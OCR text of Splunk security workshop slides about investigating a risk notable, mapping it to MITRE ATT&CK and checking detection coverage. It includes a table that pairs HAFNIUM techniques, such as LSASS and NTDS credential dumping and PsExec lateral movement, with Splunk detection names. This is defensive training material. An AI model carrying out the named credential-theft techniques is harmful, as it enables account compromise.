
Risk Framework

What Threat Object(s) are associated with the Risk Notable?



How could you learn more about this threat object and was there malicious activity (e.g., exfil)?

1



2

splunk> SOAR

splunk> turn data into doing

Questions?

Exercise #6

Findings

What have we learned?

Risk Notable

- **Geographically Improbable Access Detected**
  - User **richards** likely compromised
- **RR – VPN Connection from Outside US**
  - **104.238.159.19** authenticating from **Frankfurt Am Main, Germany**
  - **31.171.154.114** authenticating from **Tirana, Albania**
- **RR – Google Drive File Download**
  - File **Frothly Venture Capital Business Plan - Yellow Talon** downloaded by **richards** with IP **135.84.144.250** from **Google Drive**

MITRE ATT&CK Mapping
T1078: Valid Accounts
T1133: External Remote Services
T1039: Data from Network Shared Drive
T1021: Remote Services


Detection Content, Coverage & Validation

SSE, ESCU, MITRE ATT&CK

splunk> turn data into doing®

Continuous Monitoring

Monitor & Detect



Detect advanced threats


Enrich with Analytics

Full context enrichment for quick threat qualification

Investigate

Analyze & investigate threats

Respond



Enterprise-wide coordination & response

Setting the Scene

splunk> turn data into doing®

Coverage Check

1. *How* do I detect this?
2. Do I have these detections in my environment?
3. If not, does this content already exist, or do I need to create it?

Detection Coverage Resources

SURGe Rapid Response

splunk.com/en_us/surge.html

SURGe provides technical guidance (blogs, research papers, and webinars) for responding to high-profile, time-sensitive cyber attacks.

SSE: MITRE ATT&CK Analytics Advisor

splunkbase.splunk.com/app/3435


The MITRE ATT&CK map in SSE enables threat hunters to identify gaps in coverage and then drive further development for detections.

Enterprise Security Content Update (ESCU)

research.splunk.com

Pre-packaged Security Content that consists of tactics, techniques, and methodologies that help with detection, investigation, and response.

SURGe by Splunk



HAFNIUM ATT&CK®

ATT&CK Tactic	Title	HAFNIUM activity	Splunk Searches
T1003.001	OS Credential Dumping: LSASS Memory	Used Procdump to export LSASS	Dump LSASS via Procdump Dump of LSASS using comsvcs.dll
T1059.001	Command and Scripting Interpreter: PowerShell	Nishang PowerShell	Malicious PowerShell Process - Connect To Internet With Hidden Window, Malicious PowerShell Process - Execution Policy Bypass Attempt To Set Default PowerShell Execution Policy To Unrestricted or Bypass
T1114.001	Email Collection: Local Email Collection	PowerShell mailbox collection	Email files written outside of the email directory
T1136	Create Account	Add user accounts	Detect New Local Admin account
T1003.003	OS Credential Dumping: NTDS	Steal copies of the Active Directory database (NTDS.DIT)	Ntdsutil export ntds
T1021.002	Remote Services: SMB/Windows Admin Shares	Lateral movement	Detect PsExec With accepteula Flag

1. How do I detect this?

ATT&CK Tactic	Title	HAFNIUM activity	Splunk Searches
T1003.001	OS Credential Dumping: LSASS Memory	Used Procdump to export LSASS	Dump LSASS via Procdump Dump of LSASS using comsvcs.dll
T1059.001	Command and Scripting Interpreter: PowerShell	Nishang PowerShell	Malicious PowerShell Process - Connect To Internet With Hidden Window, Malicious PowerShell Process - Execution Policy Bypass Attempt To Set Default PowerShell Execution Policy To Unrestricted or Bypass
T1114.001	Email Collection: Local Email Collection	PowerShell mailbox collection	Email files written outside of the email directory
T1136	Create Account	Add user accounts	Detect New Local Admin account
T1003.003	OS Credential Dumping: NTDS	Steal copies of the Active Directory database (NTDS.DIT)	Ntdsutil export ntds
T1021.002	Remote Services: SMB/Windows Admin Shares	Lateral movement	Detect PsExec With accepteula Flag

Splunk Security Essentials

https://splunkbase.splunk.com/app/3435

Free Splunk-supported app


Collect a variety of great SPL in one place

Provide ready-to-adapt Splunk content

Cover the essential needs to get started as well as advanced detections

Overview of your data inventory


Track active content, bookmark content, or content successfully implemented




splunk> turn data into doing

SSE

MITRE ATT&CK in SSE





MITRE ATT&CK Framework
Edit
Export
...
Each number represents a piece of content. Follow the headlines 1, 2 and 3 to find and drill down into the content.
For more details check the MITRE ATT&CK Navigator.
Active
3
Content (Active)
Available
834
Content (Available)
Needs data
417
1. Available Content
Click in the graphs below to filter on an area you want to highlight.
MITRE ATT&CK Matrix
Chart View
Radar View
Sankey View
Security Journey View
Color by
Content (Total)
Originating app
Any
MITRE ATT&CK Technique
Any
MITRE ATT&CK Threat Group
None
MITRE ATT&CK Software
None
MITRE ATT&CK Matrix Platform
Enterprise
Highlight Data Source
None
Filter
None
The MITRE ATT&CK Overview dashboard includes a customized matrix that shows your level of coverage and provides filters for the data you have in your environment, or the threat groups that target you.
MITRE ATT&CK Matrix
Content (Total)
Reconnaissance
Resource Development
Initial Access
Execution
Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Command and Control
Exfiltration
Impact
Active Scanning
Acquire Infrastructure
Drive-by Compromise
Command and Scripting Interpreter
Account Manipulation
Abuse Elevation Control Mechanism
Abuse Elevation Control Mechanism
Adversary-in-the-Middle
Account Discovery
Exploitation of Remote Services
Adversary-in-the-Middle
Application Layer Protocol
Automated Exfiltration
Account Access Removal
Gather Victim Host Information
Compromise Accounts
Exploit Public-Facing Application
Container Administration Command
BITS Jobs
Access Token Manipulation
Access Token Manipulation
Brute Force
Application Window Discovery
Internal Spearphishing
Archive Collected Data
Communication Through Removable Media
Data Transfer Size Limits
Data Destruction
Gather Victim Identity Information
Compromise Infrastructure
External Remote Services
Deploy Container
Boot or Logon Autostart Execution
Boot or Logon Autostart Execution
BITS Jobs
Credentials from Password Stores
Browser Bookmark Discovery
Lateral Tool Transfer
Audio Capture
Data Encoding
Exfiltration Over Alternative Protocol
Data Encrypted for Impact
Gather Victim Network Information
Develop Capabilities
Hardware Additions
Exploitation for Client Execution
Boot or Logon Initialization Scripts
Boot or Logon Initialization Scripts
Build Image on Host
Exploitation for Credential Access
Cloud Infrastructure Discovery
Remote Service Session Hijacking
Automated Collection
Data Obfuscation
Exfiltration Over C2 Channel
Data Manipulation
Gather Victim Org Information
Establish Accounts
Phishing
Inter-Process Communication
Browser Extensions
Create or Modify System Process
Deobfuscate/Decode Files or Information
Forced Authentication
Cloud Service Dashboard
Remote Services
Browser Session Hijacking
Dynamic Resolution
Exfiltration Over Other Network Medium
Defacement
Phishing for Information
Obtain Capabilities
Replication Through Removable Media
Native API
Compromise Client Software Binary
Domain Policy Modification
Deploy Container
Forge Web Credentials
Cloud Service Discovery
Replication Through Removable Media
Clipboard Data
Encrypted Channel
Exfiltration Over Physical Medium
Disk Wipe

SSE


Checking for coverage – T1003 & T1059

SSE MITRE ATT&CK Framework



